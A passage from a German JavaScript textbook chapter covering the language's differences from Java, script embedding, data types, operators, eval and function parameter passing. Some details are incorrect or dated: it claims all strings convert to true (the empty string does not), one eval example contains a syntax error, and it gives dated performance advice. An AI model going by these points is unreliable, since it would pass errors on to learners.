JavaScript hat nur wenig gemeinsame Wurzeln mit der namensverwandten Programmiersprache Java. Auf den ersten Blick allerdings sehen sich die beiden Sprachen sehr ähnlich. Das liegt zum einen daran, dass beide Sprachen syntaktisch aus der C-Familie stammen, zum anderen verwenden beide Sprachen sehr ähnliche Benennungskonventionen für Bezeichner. Dazu zählen zum Beispiel die sogenannten *Camel-Caps*, also die Großbuchstaben im Wortinneren zur Hervorhebung einzelner Teilwörter. Anders als bei Java existiert für JavaScript jedoch kein offizieller Style-Guide. Die Benennung der eingebauten Funktionen und Objekte lässt allerdings erahnen, dass man sich hier an Java orientiert hat.

Bewusste Namenswahl

Diese vordergründige Ähnlichkeit mit Java ist keineswegs Zufall: Es war Netscapes ausgemachtes Ziel, hier von Javas großer Popularität zu profitieren. Leider führt dieser Sachverhalt oft zu der bereits erwähnten Annahme, JavaScript sei eine vereinfachte Version von Java. Die folgende Tabelle vergleicht einige Eigenschaften der beiden Sprachen:

Eigenschaft	Java	JavaScript
Paradigmen	Imperativ, objektorientiert	Imperativ, objektorientiert, funktional
Typisierung	Statisch, streng	Dynamisch, schwach
Objektorientierung	Klassenbasiert	Objektbasiert
Vererbung	Klassen	Prototypen
Bindung	Statisch, dynamisch	Dynamisch
Speicherverwaltung	Automatisch	Automatisch

Tabelle 4.1 Sprachvergleich

Funktionale Programmierung

Auffälligster Unterschied ist sicherlich die Tatsache, dass JavaScript im Vergleich zu Java ein zusätzliches Programmierparadigma unterstützt. Dies hat weitreichende Auswirkungen und eröffnet Ihnen als Programmierer viele neue Möglichkeiten. Sollten Sie allerdings bisher noch keinen Kontakt mit funktionalen Sprachen gehabt haben, wird Ihnen der Einstieg womöglich zunächst etwas schwer fallen.

Dynamische Typisierung

Weiterhin unterscheiden sich die Sprachen in der Art, wie sie Datentypen behandeln. JavaScript geht dabei den für Scriptsprachen nicht untypischen Weg der dynamischen Typisierung. Java hingegen setzt auf statische Typisierung und verfügt insgesamt über ein deutlich strengeres Typsystem. So werden in Java beispielsweise nur solche Typkonvertierungen implizit vorgenommen, die als sicher eingestuft sind, bei denen also keine Information verloren geht. JavaScript ist hier weitaus toleranter und konvertiert beispielsweise selbst Zeichenketten automatisch in Zahlenwerte, wenn die angewendete Operation das verlangt.

Objektorientierung

Sowohl Java als auch JavaScript gelten als objektorientierte Sprachen. Die beiden Sprachen verfolgen dabei jedoch völlig unterschiedliche Ansätze. Java ist ein Musterbeispiel der klassenbasierten Objektorientierung, während JavaScript ganz ohne Klassen auskommt und stattdessen ausschließlich auf Objekten arbeitet.

Sie sehen also, dass es tatsächlich recht große Unterschiede zwischen Java und JavaScript gibt. Auf den nun folgenden Seiten werden Sie einige dieser Unterschiede genauer kennen lernen.

4.3 JavaScript-Interpreter und –Laufzeit-Umgebung

JavaScript Interpreter

Weil Web-Seiten möglichst auf allen Plattformen funktionieren sollen, wird JavaScript nicht in Maschinencode kompiliert, sondern in Klartextform ausgeliefert und dann vom Browser interpretiert. Der Interpreter macht zunächst eine lexikalische Analyse des Quelltextes, wobei er die einzelnen Schlüsselwörter, Bezeichner, Operatoren und Literale in für ihn verständliche lexikalische Tokens umsetzt. Nach der lexikalischen Analyse ist praktisch noch die gesamte Struktur des Ursprungsprogramms erhalten. Anders als ein Compiler zerlegt der Interpreter komplexe Instruktionen nicht weiter, sondern beginnt sofort mit der Interpretierung. Die Zeit zwischen dem Einlesen eines JavaScript Programms und dem Beginn der Ausführung ist dadurch sehr gering. Wegen der hohen Komplexität der Instruktionen ist die Ausführungsgeschwindigkeit interpretierter Sprachen jedoch im Vergleich zu kompilierten Sprachen eher gering. Ein JavaScript Programm läuft beispielsweise im „worst case“ bis zu 500- mal langsamer als ein kompiliertes C-Programm. In der Praxis hat sich jedoch gezeigt, dass sich dieses Manko nur selten bemerkbar macht. Darüber hinaus hat das Moore'sche Gesetz[4] bisher sehr erfolgreich dafür gesorgt, dass die mit höherer Abstraktion einhergehenden Geschwindigkeitseinbußen immer durch mehr Rechenleistung kompensiert werden konnten.

Laufzeit-Umgebung

Ähnlich wie Java verfügt auch JavaScript über eine Laufzeit-Umgebung. Die wichtigste Aufgabe der Laufzeit-Umgebung ist die Speicherverwaltung, welche in JavaScript über einen automatischen Garbage Collector erfolgt. Darüber hinaus stellt die Laufzeit-Umgebung die Verbindung zum Browser her, indem sie das Objektmodell des Browsers in JavaScript abbildet. Da JavaScript-Code mit dem Öffnen einer Website und ohne weiteres Zutun des Users ausgeführt wird, kommt der JavaScript-Laufzeit-Umgebung außerdem noch die Aufgabe zu, zu verhindern, dass JavaScript-Code direkten Zugriff auf den Client-Rechner erlangt. Zu diesem Zweck läuft JavaScript in einer sogenannten Sandbox. Innerhalb dieses festgelegten Bereichs darf ein JavaScript-Programm tun, was es möchte. Sämtliche Zugriffe, die die Sandbox verlassen würden, werden jedoch blockiert.

---

[4] Das Moore'sche Gesetz besagt, dass sich die Komplexität integrierter Schaltkreise und damit auch die Transistoranzahl in CPUs etwa alle 24 Monate verdoppelt.

4.4 Einbindung in HTML-Dokumente

Blockierendes Laden

Das Einbinden von JavaScript-Code in HTML-Dokumente erfolgt über den `<script>`-Tag, der praktisch an beliebiger Stelle eingefügt werden kann. Erreicht ein Browser beim Verarbeiten eines HTML-Dokuments einen Script-Tag, führt er den darin enthaltenen Code sofort aus. Öffnet der Code beispielsweise ein modales Meldungsfenster, wird das weitere Verarbeiten des HTML-Dokuments solange unterbrochen, bis das Fenster wieder geschlossen wird. Ein Beispiel:

Listing 4.1

```
<html>
<head>
  <script type="text/javascript">
    alert("Meldung aus dem head"); ❶
  </script>
</head>
<body>
  <script type="text/javascript">
    alert("Meldung aus dem body"); ❷
  </script>
  <div>Ein div im body</div> ❸
</body>
</html>
```

Wenn Sie dieses Beispiel einmal in einem Web-Browser ansehen, sollte zunächst die „Meldung aus dem head“ ❶, dann die „Meldung aus dem body“ ❷ und schließlich der eigentliche Seitentext „Ein div im body“ ❸ erscheinen.

Kein Language-Attribut mehr

Im aktuellen XHTML-Standard wurde die korrekte Schreibweise des `<script>`-Tags verändert. So wurde das `language`-Attribut fallen gelassen und durch das `type`-Attribut ersetzt. Bei der Typ-Angabe handelt es sich um den MIME-Typ für JavaScript.

XHTML und XML-Parser

Eine weitere Neuerung von XHTML ist es, dass HTML-Dokumente nun auch von XML-Parsern verarbeitet werden können. Dies kann jedoch zu Problemen führen, wenn in JavaScript-Code beispielsweise das größer- oder kleiner-Zeichen vorkommt. Die HTML-Parser der meisten Browser kommen damit zwar gut zurecht, sobald Sie allerdings versuchen, Ihr HTML-Dokument mit einem XML-Parser zu verarbeiten, müssen Sie mit Problemen rechnen. Um diesen Problemen auszuweichen, gibt es eine (zugegebenermaßen nicht besonders schöne) Lösung, den JavaScript-Code in

einen CDATA-Block zu betten. Ein entsprechend modifizierter <script>-Tag sieht etwa so aus:

```
<script type="text/javascript">
//<![CDATA[
  alert("Meldung aus dem CDATA-Block");
//]]>
</script>
```

Die doppelten Schrägstriche machen die CDATA-Definition für den JavaScript-Interpreter zu einem Kommentar. Dieser Schritt ist leider nötig, da viele Browser ansonsten versuchen, die CDATA-Definition als JavaScript-Code zu interpretieren, und sie dann für einen Syntax-Fehler halten.

Einbinden externer JavaScript-Dateien

Eine weitaus elegantere Lösung, Problemen dieser Art aus dem Weg zu gehen, ist es, JavaScript-Code in eine externe Datei auszulagern. Die Notation hierfür lautet:

```
<script type="text/javascript"
src="extern.js"></script>
```

Obwohl Sie die externe Skript-Datei prinzipiell benennen können wie Sie möchten, hat sich die Dateierweiterung „.js“ bewährt, weil diese von den meisten Web-Servern automatisch mit dem korrekten HTTP-Content-Type ausgeliefert wird. Bei einem ungültigen Content-Type weigern sich die meisten Browser, die extern verlinkte JavaScript-Datei zu interpretieren.

Bei extern verlinkten JavaScript-Dateien ändert sich am generellen Ablauf nichts. Die JavaScript-Datei wird geladen und währenddessen die Verarbeitung des HTML-Dokuments angehalten. Wenn Sie mehrere JavaScript-Dateien verlinken, werden diese in der angegebenen Reihenfolge geladen und abgearbeitet. Es ist somit möglich, JavaScript-Dateien zu schreiben, die von der korrekten Lade-Reihenfolge abhängen.

4.5 Kommentare

Die Definition von Kommentaren funktioniert in JavaScript analog zu C++ oder Java. Dabei unterscheidet JavaScript zwischen ein- und mehrzeiligen Kommentaren. Einzeilige Kommentare werden mit einem doppelten Schrägstrich eingeleitet und gelten bis zum Zeilenende:

```
var variable = 15; // Einzeiliger Kommentar
```

Mehrzeilige Kommentare werden mit einem Schrägstrich und einem Asterisk eingeleitet und mit denselben Zeichen in umgekehrter Reihenfolge beendet:

```
/* Dieser Kommentar geht
über mehrere Zeilen */
```

4.5.1 JSDoc

Ursprünglich für Java

Für die Sprache Java existiert ein praktisches Tool zur automatischen Generierung von Software-Dokumentationen. Dieses unter dem Namen *Javadoc* bekannte Hilfsprogramm analysiert den Code und darin enthaltene, speziell formatierte Kommentare und generiert dann automatisch eine Dokumentation im HTML-Format.

Das JavaScript-Äquivalent zu Javadoc heißt JSDoc und funktioniert nach demselben Prinzip. Ein beispielhafter JSDoc-Kommentar sieht etwa so aus:

```
/**
 * Berechnet den Durchschnitt der angegebenen
 * Zahlen.
 * @param {Array} werte Liste der Zahlen
 * @returns der berechnete Durchschnitt
 */
function durchschnitt(werte) {
  ...
}
```

Eine vollständige Dokumentation des Kommentar-Formats sowie eine Downloadmöglichkeit für das kostenlose Tool finden Sie unter dem WebCode →*jsdoc*.

4.6 Das Typisierungskonzept von JavaScript

Wenn Sie bereits mit Java oder C# gearbeitet haben, schätzen Sie womöglich deren statische und strenge Typsierung. JavaScript schlägt hier einen anderen Weg ein, nämlich den der dynamischen Typisierung. Variablen werden ohne Typangabe deklariert und können durch Wertzuweisung während ihrer Lebensdauer beliebig den

Typ ändern. Außerdem ist JavaScript schwach typisiert, so dass viele Typkonvertierungen implizit passieren (*Coercion*), wenn es die Laufzeit-Umgebung für sinnvoll hält. Die so gewonnene Bequemlichkeit führt in der Praxis allerdings immer wieder zu Problemen. Dies hat man inzwischen erkannt, und so erlaubt es zum Beispiel der noch unfertige JavaScript 2.0 Standard, Variablen und Attributen optional einen Typ zuzuweisen. Bis die Standardisierung jedoch abgeschlossen ist, muss man sich zwangsläufig mit dem bisherigen Typisierungssystem abfinden.

4.6.1 Datentypen

JavaScript kennt insgesamt fünf Basisdatentypen, die in der folgenden Tabelle aufgeführt sind:

Tabelle 4.2 Datentypen

Datentyp	Beschreibung
`Boolean`	Wahrheitswert
`Number`	Fließkommazahl
`String`	Zeichenkette
`Null`	Null-Referenz
`Undefined`	Undefinierte Variable

4.6.1.1 Boolean

Der `Boolean`-Datentyp bedarf keiner besonderen Erklärung – er speichert wie gewohnt die Wahrheitswerte `true` oder `false`. Interessant ist allerdings, wie sich Werte anderer Datentypen bei einer Konvertierung nach `Boolean` verhalten. Lediglich die Werte *0*, `null` und `undefined` werden auf `false` abgebildet, alle anderen Werte auf `true`. Insbesondere ist zu beachten, dass alle Zeichenketten auf `true` abgebildet werden:

```
if ("false") {
  document.write("Achtung!");
}
```

Hier wird der Text „Achtung!“ ausgegeben. In diesem Fall verhält sich die implizite Typkonvertierung also anders als erwartet.

4.6.1.2 Number

Keine Ganzzahl-Datentypen

Auffällig ist auch, dass JavaScript nur einen Datentyp für numerische Werte kennt. Der `Number`-Datentyp speichert eine Fließkommazahl mit doppelter Genauigkeit (64 Bit IEEE 754 double precision) – einen separaten Datentyp für Ganzzahlen gibt es nicht. Das mag zunächst etwas ungewöhnlich erscheinen, tatsächlich wirkt es sich in der Praxis jedoch kaum aus: werden für eine bestimmte Operation, beispielsweise das „bitweise Und", ganzzahlige Werte benötigt, so konvertiert JavaScript die Operanden zunächst in Ganzzahlen und nach Durchführung der Operation wieder zurück in Fließkommazahlen.

Präzision der Fließkommazahlen

In der Vergangenheit wurde häufig von vermeintlichen Rechenfehlern im Zusammenhang mit JavaScript gesprochen. So liefert die Berechnung von $0{,}1 \cdot 6$ in JavaScript nicht, wie zu erwarten, das Ergebnis 0,6, sondern 0,6000000000000001. Hierbei handelt es sich jedoch nicht um ein ausgemachtes JavaScript-Problem: Fließkommazahlen lassen sich im Rechner nur mit einer begrenzten Genauigkeit darstellen. Bei der Konvertierung von Dezimalzahlen in die rechnerinterne Fließkommadarstellung kann es daher zu Rundungsfehlern kommen. Von diesem Problem sind jedoch alle Programmiersprachen betroffen, die IEEE-Fließkommazahlen verwenden.

4.6.1.3 String

Der Datentyp `String` dient der Speicherung von Zeichenketten praktisch beliebiger Länge. String-Literale können wahlweise mit einem einfachen oder einem doppelten Anführungszeichen eingeleitet werden, müssen dann nur mit demselben Zeichen wieder abgeschlossen werden.

Zeichenkodierung

Die Zeichenkodierung eines Strings richtet sich nach der Kodierung des Dokuments, also der Kodierung, mit der das Dokument gespeichert wurde (nicht der Kodierung, mit der das Dokument ausgeliefert wird). Auf diese Weise unterstützt JavaScript beispielsweise auch Unicode.

4.6.1.4 Null und Undefined

Dass JavaScript sowohl den Datentyp `null` als auch den Typ `undefined` kennt, ist ungewöhnlich. Tatsächlich liefert der Vergleich

```
document.write(undefined == null);
```

den Wert `true`. Dennoch besteht zwischen den beiden Werten ein Unterschied. Eine Variable, die nicht existiert oder noch nicht mit einem Wert belegt wurde, enthält den Wert `undefined`. Der Wert `null` hingegen wird nicht implizit vergeben, sondern kann eingesetzt werden, wenn eine Variable zwar existiert, ihr aber bewusst noch kein Wert zugewiesen wurde.

4.6.1.5 Arrays

Objekt-Notation

Um in JavaScript ein Array zu definieren, stehen Ihnen zwei Notationen zur Verfügung. Zum einen können Sie ein Array über den `new`-Operator erzeugen:

```
var zahlen = new Array(3, 5, 7, 9);
```

Literal-Notation

zum anderen können Sie auch die Literal-Form verwenden, die etwas kürzer ist:

```
var zahlen = [3, 5, 7, 9];
```

Arrays mit dynamischer Länge

Anders als beispielsweise in Java haben Arrays in JavaScript keine feste Länge. Sie können einem bestehenden Array also neue Elemente hinzufügen. Beispielsweise so:

```
var zahlen = [3, 5];
zahlen[2] = 7;
zahlen[3] = 9;
```

Außerdem müssen in JavaScript Arrays nicht fortlaufend nummeriert sein. Sie könnten also zum Beispiel auch Folgendes schreiben:

```
var zahlen = [3, 5];
zahlen[999] = 7;
```

Lässt man sich nun über `zahlen.length` die Länge dieses Arrays ausgeben, so erhält man den Wert 1000. Dieser Wert besagt allerdings nicht, dass das Array nun tatsächlich 1000 Elemente enthält. Vielmehr liefert das Attribut `length` den höchsten noch freien Index zurück (also den höchsten Index + 1). JavaScript-Arrays werden häufig als Hash-Tabellen oder Rot-Schwarz-Bäume realisiert. Damit benötigen große nicht-sequenzielle Arrays deutlich weniger Speicher, der Zugriff auf einzelne Elemente wird aber langsamer.

4.6.2 Primitive- und komplexe Datentypen

Wie die meisten Programmiersprachen unterscheidet JavaScript zwischen primitiven und komplexen Datentypen. Zu den primitiven Datentypen zählen `Boolean`, `Number` und `String` sowie `Null` und `Undefined`, die eine gewisse Sonderstellung einnehmen. Alle anderen Datentypen in JavaScript gelten als komplex.

Unterschiede primitiver und komplexer Typen

Während eine Variable eines primitiven Datentyps den konkreten Wert enthält, verweist eine Variable eines komplexen Typs lediglich darauf. Diese Unterscheidung nach Werte- und Referenztypen hat zum Beispiel Auswirkungen auf die Arbeitsweise des Vergleichsoperators „==“. Vergleicht man zwei Variablen eines Referenztyps miteinander, so werden lediglich die Referenzen verglichen, während bei Wertetypen die tatsächlichen Werte verglichen werden. Darüber hinaus beeinflusst diese Eigenschaft auch die Parameterübergabe an Funktionen (mehr dazu im Abschnitt über Funktionen).

Hüllobjekte

JavaScript bietet die Möglichkeit, alle primitiven Datentypen in sogenannte Hüllobjekte zu verpacken. Die Hüllobjekte speichern den primitiven Wert, haben aber darüber hinaus alle Eigenschaften eines Referenztyps. Um Beispielsweise einen primitiven Zahlenwert in ein Hüllobjekt zu verpacken genügt die folgende Zeile:

```
var huellObjekt = new Number(11);
```

Hüllobjekte weisen beinahe alle Eigenschaften ihres primitiven Gegenparts auf, so lässt sich beispielsweise mit `Number`-Objekten ganz normal rechnen.

```
document.write(huellObjekt + 1);
```

Diese Zeile liefert die Ausgabe „12“. Gleichzeitig schlägt aber ein Vergleich zweier `Number`-Objekte mit vermeintlich gleichem Wert fehl.

```
var huellObjekt1 = new Number(11);
var huellObjekt2 = new Number(11);

document.write(huellObjekt1 ==
  huellObjekt2);
```

Vergleich von Hüllobjekten

Dieser Code liefert die Ausgabe „false“. Grund dafür ist, dass es sich hierbei um zwei verschiedene Hüllobjekte handelt und der Vergleichsoperator hier lediglich die Referenzen vergleicht. Um daher wieder an den primitiven Wert zu gelangen, bieten alle Hüll-Objekte eine Methode `valueOf` an. Der folgende, aus dem obigen Beispiel abgewandelte Vergleich liefert das gewünschte Ergebnis:

```
document.write(huellObjekt1.valueOf() ==
  huellObjekt2.valueOf());
```

Autoboxing

Das Verpacken primitiver Typen in Hüllobjekte geschieht in JavaScript teilweise automatisch (*Autoboxing*). Schreibt man beispielsweise

```
document.write("Ein String".length);
```

so erhält man die Ausgabe „10“. Das primitive String-Literal wird hier also angesprochen, als wäre es ein Objekt. JavaScript verpackt hier den primitiven Typ implizit in ein Hüllobjekt. Die obige Zeile ist also äquivalent zu

```
document.write(
  new String("Ein String").length);
```

Bereits im nächsten Abschnitt werden Sie mit dem `typeof`-Operator eine Möglichkeit kennen lernen, zwischen Hüllobjekten und „echten“ primitiven Typen zu unterscheiden.

4.7 Operatoren

Alle Operatoren der C-Familie

Bis auf wenige Ausnahmen sollten Ihnen alle Basisoperatoren in JavaScript bereits aus anderen Programmiersprachen wie C, C++, Java oder C# bekannt sein. Auf diese soll hier daher nicht weiter eingegangen werden. Erläuterungen zu den JavaScript-spezifischen Operatoren finden Sie auf den folgenden Seiten.

Da sowohl der `new`- als auch der `instanceof`-Operator thematisch besser zur Objektorientierten Programmierung passen, finden Sie eine Erklärung dieser Operatoren erst in Abschnitt 4.11.

4.7.1 Strenge Vergleichsoperatoren

Implizite Typkonvertierungen und Vergleiche

JavaScript führt viele Typkonvertierungen automatisch durch. Das ist auf der einen Seite bequem, kann jedoch auch ungewünschte Nebeneffekte haben. Schauen Sie sich dazu das folgende Beispiel an:

```
document.write(1 == "1" == true);
```

Dieser Aufruf liefert die Ausgabe „true“. Für JavaScript scheint also die Zahl eins mit der Zeichenkette „1“ und dem Wahrheitswert „true“ übereinzustimmen. Tatsächlich weiß JavaScript jedoch sehr wohl um die Typen der einzelnen Literale, allerdings wird diese Information bei den Vergleichsoperatoren `==` und `!=` nicht herangezogen. Da dieses Verhalten in manchen Fällen unerwünscht ist, verfügt JavaScript über zwei „strenge“ Vergleichsoperatoren, das dreifache Ist-Gleich (`===`) und dessen Gegenstück `!==`, die zunächst den Datentyp und dann erst den Wert miteinander vergleichen. Das abgewandelte Beispiel:

```
document.write(1 === "1" === true);
```

liefert nun wie erwartet die Ausgabe „false“. Da der strenge Vergleich jedoch aufwändiger ist, sollte er nur eingesetzt werden, wo der gewöhnliche Vergleich nicht ausreicht.

4.7.2 Der Komma-Operator

Mit dem Komma-Operator können mehrere Ausdrücke hintereinander evaluiert werden. Dabei wird ein Ausdruck nach dem anderen ausgewertet und schließlich das Ergebnis des letzten Ausdrucks zurückgeliefert. Ein Beispiel:

```
var zahl = 5;
var ergebnis = (zahl += 2, 1 + 2);
document.write(zahl + " " + ergebnis);
```

Hier lautet die Ausgabe „7 3“ – es wurde also in einem Schritt zunächst die Variable *zahl* um 2 erhöht und dann die Summe aus 1 und 2 berechnet.

Da kommagetrennte Ausdrücke selbst wieder einen Ausdruck bilden, können sie überall dort eingesetzt werden, wo für gewöhnlich

nur ein einziger Ausdruck angegeben werden darf, beispielsweise in Schleifenköpfen.

4.7.3 Der ternäre Operator

Bedingte Ausdrücke

Mit dem ternären Operator können bedingte Ausdrücke gebildet werden. Es handelt sich dabei also quasi um eine Kurzform der `if-else`-Kontrollstruktur. Da Ausdrücke mit dem ternären Operator jedoch leicht sehr unübersichtlich werden können, ist es ratsam, diese nur sehr sparsam einzusetzen. Verwendet wird der ternäre Operator beispielsweise so:

```
var a = 3;
var b = 2;
var max = a > b ? a : b;
```

Die Variable *max* enthält nun das Maximum von *a* und *b*, also den Wert „3“.

4.7.4 Der typeof-Operator

Abfragen des Typs einer Variablen

Da in JavaScript Variablen beliebig ihren Datentyp wechseln können, ist es oftmals sinnvoll zu wissen, von welchem Typ eine Variable momentan ist. Zu diesem Zweck stellt JavaScript den `typeof`-Operator zur Verfügung. Wird der Operator auf eine Variable angewendet, so liefert er deren Typ als String zurück. Beispielsweise so:

```
document.write(typeof "Ein String-Literal");
```

Dieses Beispiel liefert die Ausgabe „string“.

Ein häufiges Einsatzgebiet dieses Operators ist die Überprüfung, ob eine Variable definiert ist. Undefinierte Variablen haben in JavaScript den Typ `undefined`. Eine beispielhafte Überprüfung sieht etwa so aus:

```
if (typeof keineVariable == "undefined") {
  document.write (
    "Die Variable ist nicht definiert");
}
```

Wendet man den `typeof`-Operator auf eine Variable an, die den Wert `null` enthält, erhält man als Ergebnis den Datentyp `object`. Damit nimmt `null` eine gewisse Sonderstellung ein. Laut ECMA-Script-Spezifikation ist `null` sowohl Datentyp als auch einziger Wert des Typs `null`. Dass der `typeof`-Operator hier als Typ nicht `null` zurückliefert, ist schwer nachzuvollziehen und führt zu dem Problem, dass bei einer Typabfrage wie etwa

```
if (typeof einObjekt == "object") {
  ...
}
```

eine `null`-Referenz nicht ausgeschlossen wird. Eine sicherere Methode, eine Variable auf den Typ `object` zu überprüfen, ist daher die folgende:

```
if (typeof einObjekt == "object" &&
  einObjekt != null) {
  ...
}
```

Instanceof als Ergänzung

Wie im Abschnitt zuvor bereits erwähnt, besteht in JavaScript die Möglichkeit, primitive Werte in Hüllobjekte zu verpacken. Wendet man den `typeof`-Operator auf ein solches Hüllobjekt an, erhält man als Rückgabe stets „object“. Um die Art des Hüllobjekts zu bestimmen, reicht der `typeof`-Operator daher nicht aus. Hier kann der `instanceof`-Operator zu Hilfe genommen werden, welcher überprüft, ob ein Objekt von einem bestimmten Elternobjekt abgeleitet ist (s. 4.11.7).

Viele JavaScript-Entwickler verwenden für den `typeof`-Operator die folgende Notation:

```
document.write(typeof(variable));
```

Diese Schreibweise ist nicht falsch, verschleiert allerdings die Tatsache, dass `typeof` ein Operator ist und lässt die Vermutung zu, es handle sich dabei um eine Funktion. Weil die Präzedenz des `typeof`-Operators eher gering ist, kann es sich jedoch bei Anwendung des Operators auf Ausdrücke als sinnvoll erweisen, den Ausdruck in Klammern einzuschließen.

4.8 Kontrollstrukturen

Die for-in-Schleife

JavaScript verfügt über alle Kontrollstrukturen der C-Sprachfamilie. Neben den bekannten `for`-, `while`- und `do-while`-Schleifen kennt JavaScript noch die `for-in`-Schleife, mit der über Arrays und Objekt-Attribute iteriert werden kann. Ein Beispiel:

```
var zahlen = [3, 11, 15, 26, 27, 41];
for (var i in zahlen) {
  document.write(zahlen[i]);
}
```

Hier werden der Reihe nach alle Felder des Arrays ausgegeben. Die Schleifenvariable *i* enthält dabei in jedem Durchlauf der Schleife den aktuellen Array-Index. Das ist insbesondere bei nicht fortlaufend nummerierten Arrays interessant, bei denen eine gewöhnliche `for`-Schleife nicht sinnvoll verwendet werden kann. Ähnlich verhält es sich auch bei assoziativen Arrays bzw. Objekten, bei denen der Zugriff über einen Schlüssel in Form einer Zeichenkette erfolgt.

Schleifen jedes Typs können mit dem `break`-Schlüsselwort verlassen werden. Mithilfe von `continue` kann der aktuelle Durchlauf beendet und zum nächsten Durchlauf gesprungen werden. Bei verschachtelten Schleifen beziehen sich beide Anweisungen jeweils nur auf die innerste Schleife.

Für die Fallunterscheidung bietet JavaScript wie gewohnt entweder `if-else if-else` oder `switch-case`. Erwähnenswert ist hier noch, dass die `switch`-Kontrollstruktur nicht nur mit skalaren Werten zurechtkommt, sondern z. B. auch auf Zeichenketten angewendet werden kann.

4.9 Die eval-Funktion

Dynamisches Evaluieren von JavaScript-Code

JavaScript bietet, wie viele andere Skriptsprachen auch, die Möglichkeit, Code aus einer Zeichenkette heraus zur Laufzeit zu evaluieren. Zwar könnte man auf diese Weise Programme schreiben, die sich selbst dynamisch modifizieren und erweitern, in der Praxis verwendet man diese Funktion jedoch meist, um serialisierte Datenstrukturen wieder zu deserialisieren (dazu werden Sie in Kapitel 7 mehr erfahren) oder um arithmetische Ausdrücke auszuwerten. Ein Beispiel:

```
var ergebnis = eval("12 + 46");
document.write(ergebnis);
```

Hier lautet die Ausgabe „58“. In diesem konkreten Fall könnten Sie das `eval` natürlich auch weglassen und den Term direkt hinschreiben. Stellen Sie sich aber vor, der Term stamme aus einer Benutzereingabe. Dann würde Ihnen `eval` hier effektiv die Mühe sparen, einen eigenen Ausdrucksparser zu schreiben.

Negativbeispiel

So sinnvoll `eval` auch sein kann: Die Funktion wird immer wieder für sehr fragwürdige Zwecke eingesetzt. Ein typisches Negativbeispiel, das man durchaus immer wieder sieht:

```
for (var i = 0; i < 100; i++) {
  eval("meinArray" + i ❶ + "=" i);
}
```

Anstatt eines Arrays werden hier einfach 100 Variablen deklariert. Auf diese Variablen kann durch String-Konkatenation ❶ wie bei einem Array über einen Index zugegriffen werden, allerdings mit ganz erheblichem Overhead.

Eval und Performance

Da `eval` den übergebenen Code zunächst parsen muss, ist die Ausführungsgeschwindigkeit bei weitem nicht mit der gewöhnlichen Codes zu vergleichen. Sie sollten `eval` daher wirklich nur dann einsetzen, wenn tatsächlich etwas ausgewertet werden soll. Zum dynamischen „Zusammenbauen“ von Variablennamen ist `eval` weder gedacht noch geeignet.

Als kleiner Vorgriff auf Kapitel 9 ist außerdem noch anzumerken, dass `eval` der ideale Angriffspunkt für sog. Code-Injections ist. Aus diesem Grund sollten Sie Eingaben von außerhalb nie ungefiltert an `eval` übergeben.

4.10 Funktionen

JavaScript ist eine Sprache, die sich nicht so leicht einem Programmierparadigma zuordnen lässt. Die Sprache ist objektorientiert, aber sie enthält auch Konzepte aus der funktionalen Programmierung wie man Sie etwa in der Lisp-Familie findet. Obwohl JavaScript sicherlich keine rein funktionale Sprache ist, spielt das Sprachelement der Funktion in JavaScript doch eine sehr entscheidende Rolle. Eine Funktion wird in JavaScript zum Beispiel wie folgt definiert:

```
function maximum(a, b)  {
  return a > b ? a : b;
}
```

Ein Rückgabetyp wird dabei nicht angegeben. Der Funktionsname, hier *maximum*, wird gefolgt von der Parameterliste, die auch leer sein darf. Zum Verlassen der Funktion und zum Zurückgeben eines Werts dient das Schlüsselwort `return`.

Funktionen als Datentypen

Weil in JavaScript Funktionen auch gleichzeitig einen Datentyp darstellen, kann eine Funktion alternativ auch so definiert werden:

```
var maximum = function(a, b) {
  return a > b ? a : b;
};
```

Und sogar diese Schreibweise ist zulässig:

```
var maximum = new Function("a", "b",
  "return a > b ? a : b");
```

Letzteres ist jedoch eher ungebräuchlich, insbesondere weil hierbei Parameter und Programmcode als Strings angegeben werden müssen.

Der Funktionsaufruf erfolgt nach dem Muster

```
var wert = maximum(10, 20);
```

Dabei spielt es keine Rolle, mit welcher Schreibweise die aufgerufene Funktion definiert wurde.

4.10.1 Parameterübergabe

Call-by-Value

Wie bereits erwähnt, unterscheidet JavaScript zwischen primitiven und komplexen Datentypen. Diese Unterscheidung spielt auch bei der Parameterübergabe eine Rolle. Primitive Datentypen werden in JavaScript nach dem Call-by-Value-Prinzip übergeben. Dabei erhält die Funktion eine Kopie des übergebenen Werts und kann diese Kopie beliebig verändern, ohne dass sich diese Änderungen außerhalb der Funktion auswirken würden. Ein Beispiel:

```
var zahl = 45;
function aendereZahl(z) {
  z = 99;
}
aendereZahl(zahl);
document.write(zahl);
```

Dieses Codebeispiel gibt, wie zu erwarten, den Wert „45“ aus, da die Änderungen innerhalb von *aendereZahl* nur an einer Kopie der Variable *zahl* vorgenommen wurden.

Kein echtes Call-by-Reference

Komplexe Datentypen sind in JavaScript auch gleichzeitig Referenzdatentypen. Eine Variable eines komplexen Typs speichert folglich nur einen Verweis auf die tatsächlichen Daten und nicht die Daten selbst. Übergibt man eine solche Variable als Parameter an eine Funktion, übergibt man also nur eine Referenz. Die Übergabe der Referenz erfolgt jedoch nicht nach dem Call-by-Reference sondern ebenfalls nach dem Call-by-Value-Prinzip. Zur Verdeutlichung dieses Sachverhalts ein Beispiel:

```
var zahlen = [1, 2, 3, 4, 5];
function verkuerze(z) {
  z.length = 2;
}
verkuerze(zahlen);
document.write(zahlen);
```

Dieser Code erzeugt die Ausgabe 1, 2. Tatsächlich konnte die Funktion *verkuerze* durch verändern des Attributs `length` die Länge des Arrays verkürzen. Auch bei der Übergabe per Call-by-Reference wäre dieses Verhalten zu erwarten. Folgendes Beispiel zeigt jedoch, dass es sich nicht um Call-by-Reference handeln kann:

```
var zahlen = [1, 2, 3, 4, 5];
function verkuerze(z) {
  z = null;
}
verkuerze(zahlen);
document.write(zahlen);
```

Handelte es sich tatsächlich um Call-by-Reference, müsste die Ausgabe nun zweifelsohne „null“ lauten. Das Skript gibt jedoch 1, 2, 3, 4, 5 aus. Die Funktion *verkuerze* setzt also nur ihre lokale Kopie der Referenz auf `null`, nicht jedoch die eigentliche Variable *zahlen*.

4.10.2 Variable Parameteranzahl und optionale Parameter

Beispiel „printf“

In den meisten Programmiersprachen werden Funktionen mit einer festen Anzahl formaler Parameter definiert und müssen dann auch mit derselben Anzahl tatsächlicher Parameter aufgerufen werden. Die Sprachen C und C++ erlauben es zusätzlich, Funktionen mit einer variablen Anzahl Parameter zu definieren. Prominentestes Beispiel hierfür ist die Funktion *printf*:

```
printf("Ein String: %s, Eine Zahl: %u",
  "String", 37);
```

